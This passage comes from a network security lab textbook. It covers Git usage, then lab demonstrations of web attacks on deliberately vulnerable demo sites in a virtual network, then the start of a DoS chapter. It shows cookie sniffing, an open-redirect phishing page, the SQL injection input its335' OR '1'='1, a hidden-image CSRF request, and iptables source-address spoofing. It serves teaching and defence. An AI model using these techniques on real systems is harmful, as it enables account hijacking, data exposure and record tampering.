The authenticity of host '192.168.2.21 (192.168.2.21)' can't be established.
ECDSA key fingerprint is SHA256:RmHkmQgsb2SVRT4pRSCelLm/N4jxYu3r7358S1MgzQM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.2.21' (ECDSA) to the list of known hosts.
ken@192.168.2.21's password:
```

```
warning: You appear to have cloned an empty repository.
Checking connectivity... done.
```

The above command uses `ssh` to connect to the server, prompts for confirmation that the server is really trusted, and then clones the files from the server to the client (in this example, the repo was empty).

15.4.2 Configure the Git Client

Before we continue, lets configure some git parameters, such as your name and email address:

```
ken@client:~$ git config --global user.email "ken@cqunix.com"
ken@client:~$ git config --global user.name "Ken CQUnix"
```

15.4.3 Common Git Operations

Let's put some files in to the repo, first on the client, and then transfer (*push*) to the server.

```
ken@client:~/git$ ls
mobileapp
ken@client:~/git$ cd mobileapp/
ken@client:~/git/mobileapp$ ls
ken@client:~/git/mobileapp$
```

Create some example files, e.g.:

```
ken@client:~/git/mobileapp$ ls
example.java README.txt
```

The basic workflow with git is to:

- Add new files
- Commit files to the local repository (on your computer)
- Pull files from the remote (server) repository to your computer
- Push files from your computer to the remote (server) repository

First add the files:

```
ken@client:~/git/mobileapp$ git add *
```

Now commit the files (you will be prompted for a commit message—enter a description of the changes you have made):

```
ken@client:~/git/mobileapp$ git commit
[master (root-commit) aa43b4d] Example mobile app started
 2 files changed, 2 insertions(+)
 create mode 100644 README.txt
 create mode 100644 example.java
```

Now push the files to the server:

```
ken@client:~/git/mobileapp$ git push
ken@192.168.2.21's password:
Counting objects: 4, done.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (4/4), 287 bytes | 0 bytes/s, done.
Total 4 (delta 0), reused 0 (delta 0)
To ssh://ken@192.168.2.21/var/git-repo/mobileapp.git
 * [new branch]    master -> master
```

Now lets switch to another user to access the same repository:

```
ken@client:~/git/mobileapp$ su steven
Password:
steven@client:/home/ken/git/mobileapp$ cd
steven@client:~$ mkdir git
steven@client:~$ cd git
steven@client:~/git$ git config --global user.email "steve@cqunix.com"
steven@client:~/git$ git config --global user.name "Steve CQUnix"
steven@client:~/git$ git clone
    ssh://steven@192.168.2.21/var/git-repo/mobileapp.git mobileapp
Cloning into 'mobileapp'...
steven@192.168.2.21's password:
remote: Counting objects: 4, done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 4 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (4/4), done.
Checking connectivity... done.
steven@client:~/git$ cd mobileapp/
steven@client:~/git/mobileapp$ ls
example.java README.txt
```

We see the two files have been downloaded in the initial clone. Now make some changes to the files, and add a new one:

```
steven@client:~/git/mobileapp$ nano README.txt
steven@client:~/git/mobileapp$ echo "person" > person.java
steven@client:~/git/mobileapp$ git add person.java
steven@client:~/git/mobileapp$ git commit
[master 18759bc] Added person class
 1 file changed, 1 insertion(+)
 create mode 100644 person.java
steven@client:~/git/mobileapp$ git push
steven@192.168.2.21's password:
Counting objects: 3, done.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 325 bytes | 0 bytes/s, done.
Total 3 (delta 0), reused 0 (delta 0)
To ssh://steven@192.168.2.21/var/git-repo/mobileapp.git
   aa43b4d..18759bc master -> master
```

Finally, switch back to the original user and pull the latest changes:

```
steven@client:~/git/mobileapp$ su ken
Password:
```

```
ken@client:/home/steven/git/mobileapp$ cd
ken@client:~$ cd git/mobileapp/
ken@client:~/git/mobileapp$ git pull
ken@192.168.2.21's password:
remote: Counting objects: 3, done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0)
Unpacking objects: 100% (3/3), done.
From ssh://192.168.2.21/var/git-repo/mobileapp
   aa43b4d..18759bc master   -> origin/master
Updating aa43b4d..18759bc
Fast-forward
 person.java | 1 +
 1 file changed, 1 insertion(+)
 create mode 100644 person.java
ken@client:~/git/mobileapp$ ls
example.java person.java README.txt
```

The pull downloads the changes from the server so now *ken* has the same files as *steven*.

From now on, the users can follow the workflow:

- git pull recent changes from the server
- Edit and add files as needed
- git add new files
- git commit changes (modified and new files)
- git push changes to the server

For other features of Git, see the documentation.

Chapter 16

Attacks on Web Applications

Attacks on web applications are widespread in the Internet today, and often lead to other security attacks (e.g. release of confidential information such as passwords). Understanding how attacks work is beneficial to preventing and defending against such attacks. This chapter demonstrates several common web attacks on a fake website.

This chapter does not attempt to explain the attacks in detail, but rather shows how to setup a website to be attacked and demonstrates avenues for different attacks. Open Web Application Security Project (OWASP) is an organisation that provides lots of material about attacks against web sites, and how to avoid them. They produce a Top 10 list of web application security risks. You are highly recommended to read the OWASP Top 10 before attempting the attacks in this chapter. Also use OWASP to find more details about specific defences, including good web application development practices.

16.1 Prerequisites

16.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Basic operating system concepts, including users, passwords and file systems.
- Authentication, especially password-based authentication.
- Access control techniques, especially discretionary access control.
- Dynamic web applications, e.g. using HTML, processing engines such as PHP and databases.
- OWASP Top 10 web application security risks.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp`.

File: nsl/webattacks.tex, r1670

- Capture packets with `tcpdump` (Chapter 11)
- Use Lynx, a text based web browser (Section 5.3.2)

16.1.2 Linux and Network Setup

The demonstrations in this chapter use virtnet (Chapter 3), as it provides an easy method to setup the required computers and includes simple web applications to attack.

The required virtnet (Chapter 3) topology is:

- Topology 7

While attacks could be performed on other computers, you would need to setup your own demo web applications. virtnet provides the demo web applications.

16.2 Setup Demonstration Web Sites

16.2.1 Network Topology

You must first deploy topology 7 in virtnet. This creates five nodes. We will use these nodes as follows (and illustrated in Figure 16.1).

node1 A user will use a web browser to access web servers. In some cases this will be a normal (non-malicious) user, and others they may be the attacker (malicious).

node2 Another web browser. Only needed in some attacks.

node3 Router connecting browsing computers to server computers. Packets can be captured on this node to observe the messages in attacks.

node4 The web server under attack. This hosts the MyUni website which is given the fake domain `www.myuni.edu`.

node5 A web server controlled by a malicious user. This server hosts two websites with domains `www.freestuff.com` and `www.myuni.edu.gr`.

In the following we will show how to deploy the websites, and explain their basic purpose.

16.2.2 Deploy the Web Sites

virtnet includes source code for several basic websites. Some of these include example data stored in databases. There are four different sites:

- A simple static web site with an index page. This is not used in this chapter.
- A universty grading system called MyUni and domain `www.myuni.edu`. This is a normal website not controlled by the attacker.
- A fake university grading system, pretending to be MyUni. This website is controlled by the attacker and has domain `www.myuni.edu.gr`.



1: Browser
2: Browser (malicious)
3: Router
4: Web Server www.myuni.edu
5: Web Server (malicious) www.freestuff.com www.myuni.edu.gr

Figure 16.1: virtnet topology used for web attack demos

- A simple website offering "free stuff" with domain `www.freestuff.com`. Again, this is controlled by the attacker.

To deploy the (real) MyUni, on node4 run the command:

```
network@node4:~$ sudo bash virtnet/bin/vn-deployrealmyuni
```

This command copies the necessary web files to `/var/www` and creates a MySQL database. It also starts the Apache web server and MySQL database server. Once complete, you should be able to access `www.myuni.edu` using a browser (e.g. `lynx`) on node4 and other nodes.

To deploy the fake MyUni and FreeStuff (both controlled by the attacker and running on node5), on node5 run the command:

```
network@node4:~$ sudo bash virtnet/bin/vn-deployfakemyuni
```

This sets up the two websites, so that `www.myuni.edu.gr` and `www.freestuff.com` should be accessible via a web browser.

(While it is not needed in this chapter, if you wish to use the simple static website instead of MyUni you can run `sudo bash virtnet/bin/vn-deploywebindex` on node4).

16.2.3 Domain Names

Rather than using the IP address of nodes in URLs, we will use some fake domain names just for this virtual network. These domains are set in the `/etc/hosts` file on each node (see Section 9.11.2 for an explanation of the file format). virtnet already has the mappings for each node so there is nothing for you to do.

If you want to view the mappings, or even changing the mappings, then edit the file `/etc/hosts` *on every node* where a client is used. Below is the output of the file.

```
network@node1:~$ cat /etc/hosts
127.0.0.1       localhost
```

```
127.0.1.1     node1

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# Used for website demos
192.168.2.21   www.myuni.edu
192.168.2.22   www.freestuff.com
192.168.2.22   www.myuni.edu.gr
```

16.2.4 Setup Web Browsers

node1 will be the normal user using a web browser to access the web sites. node2 may be another (malicious) user using a browser. As the nodes do not have a GUI, there are two approaches to using a web browser:

1. Using a text-only browser such as lynx. See Section 5.3.2 for an brief introduction to `lynx`.
2. Use SSH tunnelling to allow a browser in the host to access virtual nodes. See Section 3.3.5 for how to setup tunnelling to use Firefox on your host computer.

Where possible, you are recommended to use `lynx`, as it is quicky to setup and use. However some attacks make use of images, and therefore a GUI browser on the host is needed.

Lynx and Cookies

By default, Lynx does not save cookies when you close and restart, i.e. you will always be prompted about accepting cookies. To temporarily change so that cookies are saved, you can use a different configuration. virtnet already includes a configuration file, `lynx.cfg`, on each node. You can use that configuration by passing the file name as a parameter:

```
network@node1:~$ lynx -cfg=lynx.cfg http://www.myuni.edu/grades/
```

If you look inside the file you will see:

```
SET_COOKIES:TRUE
ACCEPT_ALL_COOKIES:TRUE
PERSISTENT_COOKIES:TRUE
COOKIE_FILE:/home/network/.lynx_cookies
COOKIE_SAVE_FILE:/home/network/.lynx_cookies
PREFERRED_ENCODING:None
```

Of importance is that cookies are saved in a file called `.lynx_cookies` in your home directory when `lynx` closes, and then the next time `lynx` starts it reads the cookies from that file. Recall files starting with a dot (.) are hidden; use `ls -a` to list hidden files. You can view the contents of `.lynx_cookies` (as well as modify it) using a text editor, e.g.:

```
network@node1:~$ nano .lynx_cookies
```

16.3 MyUni Grading Website

The MyUni website has been created to allow demonstration of several attacks. While it has very limited functionality, a poor user interface and a variety of security flaws, it is sufficient for exploring different attacks.

The MyUni grading system resembles a basic university system that allows academics to enter grades for students and students to view their grades across multiple subjects. The website database is pre-populated with data, including students, one academic and grades for various subjects.

16.3.1 Access the Website

To access the MyUni grading system open the following Uniform Resource Locator (URL) in your browser:

```
http://www.myuni.edu/grades/
```

Note that the path `grades/` is needed (otherwise you are taken to a web server index page). You can then explore different pages on the website.

16.3.2 Users

You need to login to the MyUni website. There are currently several users.

- Academic staff:
  - Username: *steve*; Password: *mysecret*
- Students:
  - Username: *50123456678*; Password: *student*
  - Username: *5000000000*; Password: *student*
  - Username: *s1234567*; Password: *student7*
  - Username: *s0000000*; Password: *student0*

16.3.3 Login System

The operation of the login system in MyUni is as follows.

When a user visits the login page they enter a username and password in a HTML form. The values are submitted to the web server that then compares them with the values in the database. If the values match, then the user is logged in.

Of course once logged in, the user should not have to login for subsequent accesses. Therefore upon login, the web server creates a cookie and sends back to the web browser. On each subsequent access, the browser sends the cookie and the server checks that the values are correct for this user (without accessing the database). The cookie contains two values:

1. Username
2. Hash of username and a secret value

The secret value is common for the website. When the cookie is sent to the web server, the server checks if the hash value submitted is the same as the hash of the username and secret value. The idea is that if an attacker wanted to pretend to be a logged in user, although they could guess/find the username, they must also have the correct hash value, and for that, they need to know the secret value. But they don't know the secret value because it is secret! (known only to the web server, not to any users). This implementation means that the server only needs to check the credentials in the database upon login, not upon each page access. It's quite fast.

16.3.4 Subjects and Grades

The MyUni system stores grades/scores that a student has received for certain subjects. In the system, subjects are called *courses*, which is equivalent to a unit. Letter grades are used and there are two scales: A, B, C, D, F and HD, D, C, P, F. Subjects are identified by codes. Existing subjects include: its323, its335, css322, coit20262, coit20263, coit20264.

(The different letter scales and subject codes are due to demonstrations being performed at different universities).

16.3.5 Desired Security Policy

The grading system allows viewing/editing of scores according to the following policy:

1. A user that is authenticated (logged in) can see the scores for either a selected course (by entering the course code) or for all of their courses (by leaving the course code blank).
2. Non-authenticated users cannot see any scores.
3. Authenticated users cannot see scores of other users, with the exception of (4).
4. User `steve` (an academic member) can see the scores of any users. He is the special user that can enter the student ID of another user and see their scores.

16.3.6 Adding New Users and Subjects

While not necessary to perform the attacks, you can add new users/subjects for your own demonstration.

When the database for MyUni is created, an initial set of users and grades for courses are created. If you want to add more, then you can use SQL commands. To start MySQL client on node4:

```
network@node4:~$ mysql -u root -p webdemo_grades
```

The password is *network*.

Now in the MySQL prompt you can run queries. Below is sample output that illustrates how to insert a new user and grades.

```
network@node4:~$ mysql -u root -p webdemo_grades
Enter password: network
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.17-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;
+--------------------------+
| Tables_in_webdemo_grades |
+--------------------------+
| coursegrades             |
| users                    |
+--------------------------+
2 rows in set (0.00 sec)

mysql> insert into users values ('scott','s3cr3T');
Query OK, 1 row affected (0.01 sec)

mysql> select * from users;
+------------+----------+
| username   | password |
+------------+----------+
| 5000000000 | student  |
| 5012345678 | student  |
| s0000000   | student0 |
| s1234567   | student7 |
| scott      | s3cr3T   |
| steve      | mysecret |
+------------+----------+
6 rows in set (0.00 sec)

mysql> insert into coursegrades values ('scott','coit20262','F');
Query OK, 1 row affected (0.01 sec)

mysql> select * from coursegrades;
+------------+------------+-------+
| studentid  | coursecode | grade |
+------------+------------+-------+
| 5000000000 | css322     | D+    |
| 5000000000 | its335     | B+    |
| 5012345678 | css322     | B     |
| 5012345678 | its323     | C     |
| 5012345678 | its335     | A     |
| s0000000   | coit20262  | F     |
| s0000000   | coit20263  | C     |
| s1234567   | coit20262  | D     |
| s1234567   | coit20263 | D     |
| s1234567   | coit20264 | C     |
| scott      | coit20262 | F     |
+------------+-----------+-------+
11 rows in set (0.00 sec)
```

16.4 Cookie Stealing Attack

The login mechanisms on the grading web site uses cookies to identify a logged in user. If a malicious user can find another users cookie (in particular the values of username and the id hash) then that malicious user can masquerade as another user.

If using `lynx` as the browser (on node1), press *Ctrl-k* to view cookies. Alternatively, when you exit `lynx` (*q*), the cookies are saved in the file `/home/network/.lynx_cookies`. Look in the file to see the values. Try copying the file to node2 and then start `lynx` on node2. You should be logged in as the user who was logged in on node1.

How does one user learn the cookie of another user? One simple method (which however may not be practical in some environments) is to capture packets on the network between the browser and server. In our virtual network, if you use `tcpdump` on node3 (the router) while node1 is browsing to the grading system web site, you should capture the HTTP request/response that contains the cookie. You can capture using the command:

```
network@node3:~$ sudo tcpdump -i eth1 -w file.pcap
```

This will save the packets in `file.pcap`, which you can then copy to your host computer and view in Wireshark. Alternatively, if you want to see the packets as they are captured (rather than using Wireshark), use `tcpdump` to show only HTTP packets, noting the command is all on one line:

```
network@node3:~$ sudo tcpdump -i eth1 -A -n 'tcp port 80 and (((ip[2:2] -
    ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0)'
```

Video
Cookie Stealing Attack in virtnet (15 min; Mar 2017)
https://www.youtube.com/watch?v=RViCb6W3XVM

16.5 Unvalidated Redirect Attack

Some web sites have a "redirect" page, that redirects (or forwards) the user to another page or site. An example usage of a redirect maybe to prevent a warning before following links to external websites. For example, a government website may link to some commercial website. Rather than having a direct link link:

```
http://www.example.com/
```

the user may instead be redirected to a warning page via the link:

```
http://www.ministry.gov/redirect.php?url=www.example.com
```

The warning page may then display a message like *We are not responsible for content on external sites* and then (with another link or automatically after some time) forward the user to `www.example.com`.

There are different ways a malicious use could take advantage of a poorly implemented redirect page. One is a phishing attack. The malicious user creates an email or other web page that a normal user sees. Inside is a link like:

```
http://www.ministry.gov/redirect.php?url=www.ministry.gov.com
```

The user checks the domain in the link and notices it is a *trusted* domain, in this case `www.ministry.gov`. But they don't look closely at the rest of the URL (in fact even if they do, they may not understand what it means). Therefore the click on the link.

The user expects to be taken to a page at the trusted domain `www.ministry.gov`, but the end result is they are redirected to another domain, presumably under control of the malicious user. The malicious user has several ways of taking advantage of this redirection ...

You can try the redirection attack on the MyUni grades web site, as there is a page called `redirect.php` that takes a parameter called *url*. Try redirecting to a malicious site e.g. (noting the URL must be all on one line):

```
http://www.myuni.edu/grades/redirect.php?url=http://www.myuni.edu.gr/ades/login.php
```

Many users that see this link would identify the domain, `www.myuni.edu` as trusted, but in fact following the link takes them to an untrusted site (which as it turns out, has a similar domain, although it does not need to be).

What does `http://www.myuni.edu.gr/ades/login.php` do? Visit it and see. On node4 (under control of the malicious user), after you visit that URL, look in the file `/tmp/stolenlogins.txt`.

Video
Unvalidated Redirect Attack (11 min; Apr 2015)
https://www.youtube.com/watch?v=ZLFGuHe19TQ

16.6 SQL Injection Attack

An SQL injection attack involves injecting untrusted data into a system to perform unauthorised operations; this is done by taking advantage of SQL queries that many websites use to extract data. (Note that it doesn't necessarily mean injected data into an Structured Query Language (SQL) database).

An SQL injection attack is possible due to poor programming by the web application developer; it is generally not due to bugs in the web server, processing language (e.g. PHP) or database (e.g. MySQL). Good programming techniques can help avoid SQL injection attacks.

This demo grading system is setup to allow an SQL injection attack. In particular, when logged in as one student, you can perform an SQL injection attack to view the scores of all other students (which according to the requirements, should not be allowed). How? When logged in as one student, try to view that students grades but set the course code to something like:

```
its335' OR '1'='1
```

You should see the grades of both students. To understand why this attack works, look at the SQL query created inside `view.php`.

Video
SQL Injection Attack in virtnet (11 min; Mar 2017)
https://www.youtube.com/watch?v=id5RY0UOtdk

16.7 CSRF Attack

This demo shows an example of a Cross Site Request Forgery (CSRF). Note that it doesn't work in Lynx; you need to use Firefox or similar on your host, and then a proxy to the virtual node. Section 3.3.5 explains how to setup the proxy and browser.

When a user is accessing the grade system, once logged in a cookie is stored by the users browser so that each subsequent request is remembered. The cookie is sent by the browser to the server in each request to identify that this browser is a logged in user.

Now lets say a logged in user has permissions to perform some operations that other (non-logged in) users cannot. For example, on the grades system, user *steve* is allowed to edit grades of students; other users (whether logged in or not). In the grade system, the editing of grades is implemented by *steve* selecting a new grade, that new grade being sent via a URL parameter and the database updating the grade. The URL is structured as follows:

```
grades/updategrade.php?id=STUDENTID&course=CODE&newgrade=GRADE
```

where STUDENTID, CODE and GRADE are set to appropriate values.

The page updategrade.php also includes PHP code to check that the logged in user is *steve*. Therefore if another user tries to visit this page (in attempt to change a grade), an error will be returned and the grade will not be changed. How does the server know that the request is from the user *steve*? Based on the cookie sent.

Try it. Login as user *5012345678* and visit:

```
http://www.myuni.edu/grades/updategrade.php?id=5012345678&course=its335&newgrade=A
```

You should find that the grade cannot be upgraded (if it can, then there is a serious error in the PHP code at the server).

Then how does a user (other than *steve*) can a grade to change? By tricking *steve*, while logged in to the grade system, to visit some other website under the control of the malicious user, that contains a link to the `updategrade.php` page. A common way to do this is to create some normal website which has a hidden link. A hidden link can be created with an image of no size or iframe in HTML.

In this demo, there is a website on another server at:

```
http://www.freestuff.com/freestuff/
```

If you look close at the source of that website you will see an image included of 0 size. It is not actually an image however, but a link to the grades system to update a grade. If user *steve* is logged into the grade system, and then visits this other FreeStuff website, his browser will automatically send a request to the `updategrade.php` page on the grades system. The browser will include his cookie for `192.168.2.21`, and so the server knows he is logged in and accordingly updates the grade. The results is that the malicious user has caused *steve* to update a grade with him knowing.

Video
Cross Site Request Forgery Attack (9 min; Apr 2015)
https://www.youtube.com/watch?v=3qTCZT2Q3WM

16.8 Next Steps

The previous sections provided instructions for setting up the virtual network and some fake websites on which common attacks can be performed. What to do next?

1. Try the attacks, looking in the PHP/HTML source on the server and make sure you understand how they work
2. Develop your own attacks on the demo web sites. See the OWASP Top 10 for suggestions for other attacks.
3. Read the OWASP Top 10 and the many cheat sheets provided by OWASP to learn techniques for preventing these attacks.

The purpose of performing these web application attacks is to understand how they work so you can implement your web application to prevent such attacks. OWASP is an excellent source for further information on how to secure your web applications.

Chapter 17

Denial of Service Attacks

Denial of Service (DoS) attacks are very common in the Internet, and unfortunately, very hard to prevent. However there are some techniques that can be applied in networks to minimise their impact, and to provide rapid response when they do occur. This chapter demonstrates concepts used by DoS attacks. It shows how to perform attacks in a small, controlled network. While some of the demonstrated attack techniques are quite basic, many real Distributed Denial of Service (DDoS) attacks use the underlying principles.

17.1 Prerequisites

17.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- IP networking concepts, including IP addresses, packet formats and protocols.
- Ethernet, MAC addresses and ARP.
- Concepts of Denial of Service attacks, including reflectors, amplification and distributed attacks.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp`.

17.1.2 Linux and Network Setup

To complete the practical tasks in this chapter you need multiple Linux computers. You are recommended to use virtnet (Chapter 3), as some tasks require up to eight Linux machines, and manually setting them up would be very time consuming. While eight VMs should run on a computer with 4 GB of RAM, 8 GB is preferable.

The recommended virtnet topologies are:

File: nsl/dos.tex, r1669

- Topology 3
- Topology 26

17.2 Address Spoofing

Every IP datagram sent in the Internet contains a source and destination IP address in its header. The source is the original sender of the datagram and the destination is the intended recipient. So, ignoring the role of NAT, when your computer contacts a server on the Internet, that server knows your IP address as it is included in the source field of the IP datagram. In some cases you may want to change the source IP address included in the IP datagram (without changing your actual computer IP address). For example, this can be useful for network testing and diagnostics, security penetration testing and performing security attacks (for learning purposes only, of course). Setting the IP source address of datagrams to be a fake address is called *address spoofing*. In Linux it is very easy to do using `iptables` (Chapter 13).

Address spoofing can be performed with a single command using `iptables`. For example, to change the source address included in IP datagrams that your computer sends to `1.1.1.1`:

```
$ sudo iptables -t nat -A POSTROUTING -j SNAT --to-source 1.1.1.1
```

Now let's see IP address spoofing in use with some examples using `ping`. The demonstrations use virtual network (Chapter 3) consisting of three nodes on the same LAN as illustrated in Figure 17.1. This is topology 3 in virtnet.




Figure 17.1: Network topology for testing address spoofing

17.2.1 Ping Without Address Spoofing

First let's see what happens when one node communicates with another without address spoofing. The `ping` command, introduced in Chapter 9, triggers ICMP Echo Request packets to be sent to the destination IP address every one second. When a computer receives an ICMP Echo Request it will reply with a ICMP Echo Reply. On node2, which will be the destination, we will capture packets using `tcpdump` (see Chapter 11), and then on node1 we will start `ping` using the `-c 2` option to limit the number of ICMP Echo Requests sent to 2:

```
network@node1:~$ ping -c 2 192.168.1.12
```

The captured packets on node2 illustrate how ping/ICMP and ARP work.

```
network@node2:~$ sudo tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
15:22:15.414345 ARP, Request who-has 192.168.1.12 tell 192.168.1.11, length 28
15:22:15.414364 ARP, Reply 192.168.1.12 is-at 08:00:27:c5:9f:e9 (oui Unknown),
    length 28
15:22:15.415085 IP 192.168.1.11 > 192.168.1.12: ICMP echo request, id 1072, seq
    1, length 64
15:22:15.415102 IP 192.168.1.12 > 192.168.1.11: ICMP echo reply, id 1072, seq
    1, length 64
15:22:16.415602 IP 192.168.1.11 > 192.168.1.12: ICMP echo request, id 1072, seq
    2, length 64
15:22:16.415627 IP 192.168.1.12 > 192.168.1.11: ICMP echo reply, id 1072, seq
    2, length 64
```

Before the first ICMP Echo Request packet is sent by node1, it must first discover the hardware address for the node with IP address `192.168.1.12`. Recall that all communications in a LAN are performed using the data link layer protocol, in this case Ethernet. Although node1 knows the destination IP address, it must know the destination hardware (Ethernet or MAC) address to send the Ethernet frame to node2. ARP is used to perform this mapping of IP address to hardware address. node1 broadcasts an ARP Request message to all nodes in the LAN, asking other nodes who has (knows) the hardware address for `192.168.1.12`. node2 has this IP address, and therefore responds with an ARP Reply telling node1 the corresponding hardware address: `08:00:27:c5:9f:e9`. Now node1 can send the ICMP Echo Request to node2.

When node2 receives the ICMP Echo Request and must reply with a ICMP Echo Reply. Note that node2 already knows the hardware address of node1 (it was cached from the ARP Request sent previously) and so an ARP Request is not needed. When the ICMP Echo Reply is received by node1, it records the RTT from when `ping` was initiated until when the first ICMP Echo Reply is received. Note that this includes the time for the ARP Request and Reply.

A 2nd ICMP Echo Request is sent by node1 about 1 second after the 1st. Another ICMP Echo Reply is eventually received, and then `ping` reports summary statistics of the RTT for both requests (not shown).

The packets sent in the LAN are illustrated Figure 17.2. Note that although the `ping` is between node1 and node2, the ARP Request is broadcast using the special destination hardware address `ff:ff:ff:ff:ff:ff`. Therefore node3 also receives the ARP Request. It does not however reply because it does not have the queried IP address `192.168.1.12`.



node1
192.168.1.11
08:00:27:67:54:d1
node2
192.168.1.12
08:00:27:c5:9f:e9
node3
192.168.1.13
08:00:27:84:b2:62
ping 192.168.1.12
ARP Request: ...1.12?
Eth: Src=...54:d1, Dst=...ff:ff
ARP Reply: ...9f:e9
Eth: Src=...9f:e9, Dst=...54:d1
ICMP Echo Request
IP: Src=...1.11, Dst=...1.12
Eth: Src=...54:d1, Dst=...9f:e9
ICMP Echo Reply
IP: Src=...1.12, Dst=...1.11
Eth: Src=...9f:e9, Dst=...54:d1
ICMP Echo Request
IP: Src=...1.11, Dst=...1.12
Eth: Src=...54:d1, Dst=...9f:e9
ICMP Echo Reply
IP: Src=...1.12, Dst=...1.11
Eth: Src=...9f:e9, Dst=...54:d1

Figure 17.2: Ping Exchange: Normal Case

17.2.2 Fake Source Address is Non-Existent Node

